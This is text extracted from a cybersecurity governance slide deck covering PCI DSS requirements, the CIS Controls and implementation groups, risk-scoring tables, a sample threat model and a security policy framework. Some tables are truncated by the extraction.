




PCI DSS

- Standard mandated by Payment Card Industry Security Standards Council
 - Merchants
 - Service Providers (3rd Party Vendor, Gateway)
 - Systems (Hardware, Software)
- To better secure the credit card holder data
 - Ensure that Cardholder data Both in-transit, at-rest and processes are SECURE
- Audit, validation of compliance, is conducted annually
 - External Qualified Security Assessors (QSA)
 - Internal Security Assessors (ISA)
 - Self-Assessment Questionnaires (SAQ)
- 6 controls objectives, 12 controls points
 - 290 Audit Procedures









PCI Data Security

Goals	PCI DSS R
Build and Maintain a Secure Network	1. Install a 2. Do not paramete
Protect Cardholder Data	3. Protect 4. Encrypt
Maintain a Vulnerability Management Program	5. Use and 6. Develop
Implement Strong Access Control Measures	7. Restrict 8. Assign a 9. Restrict
Regularly Monitor and Test Networks	10. Track 11. Regula
Maintain an Information Security Policy	12. Mainta contracto



Requirements

and maintain a firewall configuration to protect cardholder data use vendor-supplied defaults for system passwords and other security ers

t stored cardholder data

ot transmission of cardholder data across open, public networks

d regularly update anti-virus software or programs p and maintain secure systems and applications

t access to cardholder data by business need-to-know a unique ID to each person with computer access t physical access to cardholder data

and monitor all access to network resources and cardholder data larly test security systems and processes

tain a policy that addresses information security for employees and Drs












CIS Controls

- Offense Informs Defense
 - Compromised systems provide foundation to build effective and practical defenses
- Focus
 - Implement most effective, feasible controls first: effective = greatest risk reduction •
- Feasible
 - All individual recommendations (Safeguards) must be specific and practical to implement •
- Measurable
 - Common metrics to provide shared language: executives, IT specialists, auditor, security officers
- Align
 - Align with other standards ISO 27001, NIST CSF, NIST SP 800-171







CIS Controls

D1 Inventory and Control of Enterprise Assets

O4 Secure Configuration of Enterprise Assets & Software

07 Continuous Vulnerability Management

10 Malware Defense

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13 Network Monitoring And Defense

16 Application Software Security

02 Inventory and Control of Software Assets

05 Account Management

08 Audit Log Management

> 11 ^{Data} Recovery

14 Security Awareness & Skill Training

7 Incident Response Management

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03 Data Protection

06 Access Control Management

09 Email and Web Browser Protection

12 Network Infrastructure

15 Service Provider Management

8 Penetration Testing





CIS Controls



An IG1 organization is small to medium-sized with limited IT and cybersecurity expertise to dedicate toward protecting IT assets and personnel.

The principal concern of these organizations is to keep the business operational as they have a limited tolerance for downtime.



An IG2 organization employs individuals responsible for managing and protecting IT infrastructure.

A major concern is loss of public confidence if a breach occurs. Some Sub-Controls will depend on enterprise-grade technology and specialized expertise to properly install and configure.



An IG3 organization employs security experts that specialize in the different facets of cybersecurity.

A IG3 organization must address availability of services and the confidentiality and integrity of sensitive data. Successful attacks can cause significant harm to the public welfare.



56 Controls

130 Controls

153 Controls





Security Controls

Prioritized set of actions to protect your organization



Implementation Group 1:

56 controls

Implementation Group 2: 130 controls














PCI DSS, HIPAA


NIST CSF







Quick Wins aka Cyber Hygiene





2. Apply Security Updates

3. Establish baseline security standards

4. Deploy network security devices

5. Implement malware defense measures

6. Multifactor Authentication

7. Security Awareness Program

https://www.mas.gov.sg/regulation/notices/notice-655









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





















Threat Based



Expectancy




Impact Scores	Mission	Operational Objectives	Obliga
Definition			
1. Negligible	The mission would remain intact.	Growth plan would be intact.	No harm could result.
2. Acceptable	This mission would not be perfectly achieved, but could be recovered within normal operations.	Growth plan would be off target, but within variance.	Any harm that would not requination, repart compensation the the test of t
3. Unacceptable	This mission would not be achieved, and would require short-term, unplanned efforts, resources, or investments to recover.	Growth plan would be out of variance, but can be recovered within a fiscal year.	Correctible ha occur to one o others.
4. High	This mission would not be achieved. If significant, unplanned efforts, resources, or investments are not made, the mission may not ever be achievable.	Growth plan would be out of variance, and may require multiple years to correct.	Correctible har occur to many harm that can b corrected for a may occur.
5. Catastrophic	The mission would not be achievable.	We would not be able to grow.	We would not b protect others f degree of harm

Expectancy Score	Expectancy	Criteria
1	Remote	Safeguard would reliably prevent the threat.
2	Unlikely	Safeguard would reliably prevent most occurrence threat.
3	As likely as not	Safeguard would prevent as many threat occurrer would miss.
4	Likely	Safeguard would prevent few threat occurre
5	Certain	Safeguard would not prevent threat occurrences.

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




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Risks Assessment



Expectancy




Impact





Νο	Threats	Mitigation Measures
1	Cyber Intrusion	 Security Assessment Security Engineering Security Operations Incident Response Plan
2	Accidental Leak / Social Engineering	 Awareness Workshop – General
3	Insider Threats	 Maker Checker Authorization Metrics Awareness Workshop – Role Specific
4	Kidnapping & Robbery	 Tabletop Exercise (TTX) Incident Response Plan Operational Security



Example: Threat Model







Policy Framework



Standards

Procedures, Guidelines

Training & Supporting Materials



Information Security Policy

Acceptable Usage Policy

- Minimum Security Standards
- Encryption Standard
- Risk Classification Guideline
- Information Classification Guideline
- Security Incident Response Procedure

Security Awareness Training

Employee Code of Conducts









- 1. Use secure password or use passphrase.
 - Enable 2FA for your accounts. lacksquare
- 2. Update your software on regular basics.
- 3. Be cautious when opening links and attachment in the emails.
- 4. Secure your device and online accounts.
- 5. Report suspicious incidents to the IT helpdesk.




Review





Quick Wins



Layered Defense





Cybersecurity





Shared Responsibility







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